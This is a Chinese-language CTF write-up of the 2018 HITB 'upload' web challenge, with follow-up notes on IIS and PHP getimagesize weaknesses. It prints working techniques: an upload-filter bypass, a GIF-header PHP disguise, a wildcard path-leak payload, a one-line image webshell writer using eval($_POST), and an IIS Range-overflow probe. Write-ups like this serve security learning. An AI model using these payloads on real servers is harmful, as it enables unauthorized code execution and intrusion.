2018HitbCTF 萌新的upload题目writeup

原创

publicStr 于 2018-04-14 17:56:42 发布 1524 收藏
文章标签： hitbctf upload getimagesize

开始前的例行叨叨：

被虐到怀疑人生，比赛群加了不少，题没做出来，签到倒是越来越专业了。

记录下比赛后两小时才做出来的最简单web题upload。

记录下尝试过的姿势。

题目介绍：

根目录下：

/system/ 403

/admin/ 403

/upload/ 403

/upfile/ 403

还有某个需要寻找的目录

文件:

/index.html

/flag.php

/upload.php

/pic.php

每个子目录下都有文件 default.jpg

index.html就是一个上传框

post到upload.php，文件会被改名，上传时的后缀不变，名字改为时间戳，返回文件名。

不允许上传php、phtml、php5

传上去的文件，路径直接就找不到了，需要pic.php?filename=default.jpg去读

只能返回文件的width和height，证明它存在，否则就会image error

解答：

在淌过无数坑之后，通过两个漏洞getshell

1、上传php的方法

绕过文件名检测，上传的时候文件名为abc.php空格

php空格不会触发nonono

在windows下，文件名最后的空格会被自动干掉，就剩下.php了

补充: 若题目难度增大，需要校验getimagesize函数判断是否上传了图片。

可以给php文件前添加png头或GIF头(GIF头就是GIF三个字母判断)。

GIF<?php .... ?>是可以完全正常执行的。

2、泄露路径的方法

上传的小马找不到路径，iis短文件漏洞不能用。

利用php中处理文件名的特性，pic.php?filename=

传入的filename参数，被php函数getimagesize调用。

在处理路径时会调用一个FindFirstFileExW()的底层Windows API函数。

大于号(>)相等于通配符问号(?)

小于号(<)相当于通配符星号(*)

双引号(")相当于点字符(.)

恰好getimagesize函数用了这种方式处理路径，就可以通配判断文件名了。

已知需要找的上传路径中有default.jpg

payload为：

http://47.90.97.18:9999/pic.php?filename=../../../../../../inetpub/wwwroot/???</default.jpg

其中???的地方我们任意替换一下，换成需要尝试爆破的字符

比如尝试/wwwroot/a</default.jpg


就是匹配从a字母开头的axxxxx文件夹中找default.jpg，若能成功返回图片宽高，则证明路径存在

尝试/wwwroot/8</default.jpg有正确返回图片宽高

继续尝试得/wwwroot/87</default.jpg有正确返回

证明路径名开头为87xxxxx

写Python爆破，32位路径



得到路径以后，直接上菜刀，get flag.php

writeup就至此完结了

后边记录下尝试的姿势和踩过的坑

关于信息收集：

看到是IIS7.0 想到应该是winserver2008

看到PHP 5.6.35想到上传move_upload_file漏洞可以截断目标路径，但目标文件名不可控

试着nmap扫了下其他端口，有3389开着

对那张defualt.jpg进行百度识图，和隐写binwalk，stegsolve一波

AWVS、御剑扫了整站和每个单独的子目录

其中AWVS报告IIS允许多种method尝试put、move无果，一开始尝试put提示require length一开心，传内容上去就被拒绝了

想到可能是源码泄露，扫了一遍，还想到可能是**二级目录下有源码泄露**，以后整理份扫备份字典。

关于IIS：

1、尝试短文件名漏洞

自己可以尝试dir /x 看到超过6个长度的文件都有短文件名

匹配方式：

http://www.xxx.com/a*~1*/.aspx

测试有a开头的文件，iis7.0应返回erro code

【资料】https://segmentfault.com/a/1190000006225568

2、IIS的range溢出漏洞

在请求头上加

Range: bytes=12345-18446744073709551615

若返回：

Requested Range Not Satisfiable

则有漏洞

简单检测方法：

curl http://xxx.com/ -H "Host: irrelevant" -H "Range: bytes=0-18446744073709551615"

【原理】http://bbs.safedog.cn/thread-78756-1-1.html

【原理】https://yq.aliyun.com/ziliao/27485

3、IIS畸形解析生成shell漏洞

需要开启fast-cgi功能

在Fast-CGI运行模式下,在一个文件路径(/xx.jpg)后面加上/xx.php会将/xx.jpg/xx.php 解析为 php 文件。

制作图片马

```
<?fputs(fopen("shell.PHP","w"),"<?eval(\$_POST[akt]);?>")?>
```

上传命名 mm.jpg

访问mm.jpg/p.php即可被当做php解析

【资料】https://blog.csdn.net/sap910131/article/details/37379177

【资料】http://www.91ri.org/588.html

IIS其他版本漏洞：

http://www.freebuf.com/articles/4978.html

关于getimagesize函数：

阅读了PHP源码中这个函数的实现

下载了PHP5.6.35的tar.gz

在ext文件夹中，用vscode打开文件夹，全局搜getimagesize函数

这个函数要先用getimagetype判断文件类型

看是不是可识别的那几种类型包括jpg png gif tiff psd swf等

判断方法是，memcmp判断文件头。

之后在各类的结构体中，把文件头后的字节移入数组

解析出长宽高等信息，有的格式还会解析mime

返回值是数组，包括长宽、类型、字符串内容是height=xx,width=xx

可以自己构造头，构造任意的长宽数值。

这个函数会导致的漏洞：

有的程序猿用这个函数判断上传的是否是图片，可以给PHP加个图片头，还可以正常解析。

就会留下后门。

还有就是本题利用的漏洞，对函数要打开的文件路径，用<通配符猜解文件名

匹配正确则返回正确图片宽高

此外这种路径解析方式还可以被00截断，还可以../../，还可以远程包含web服务器的图片地址。。。

慎用！

据说这个函数还可以造成ddos效果

关于php上传后端代码

后缀用黑名单是不可靠的！！

最好黑名单白名单结合，例如黑名单过滤了.php但不管.php空格

最好对内容也过滤一下

关于泄露路径的其他思路：

尝试过构造超长后缀名，希望在move_upload_file的时候报错，然鹅并没有。

尝试构造windows不允许的后缀报错，然鹅也没有。

尝试同一秒上传两个文件，名字相同，php可能会同时写入报错，发现并没有。

尝试让getimagesize读个畸形长宽报错，发现是不可能的，因为源码里，把文件头后的固定字节移入数组去处理，超过长度无所谓的。也尝试构造仅有宽没有高的图片报错，也是不行的，因为在移动相关字节到数组的时候，长度不够，直接退出。

一些奇葩的脑洞：

上传文件的后缀名可以改成<script>能返回。。。。。大概是皮卡丘的题做魔怔了

根据悲催的default.jpg猜想过条件竞争，比如上传到upload目录的瞬间又被移走了，发现想多了。

因为尝试iis短文件通配漏洞没成功，以为姿势不对，尝试fuzz一下payload。。用python排列组合一下*~符号之类的跑一遍

万一文件夹名字很短呢，尝试了1234位路径字母数字下划线爆破。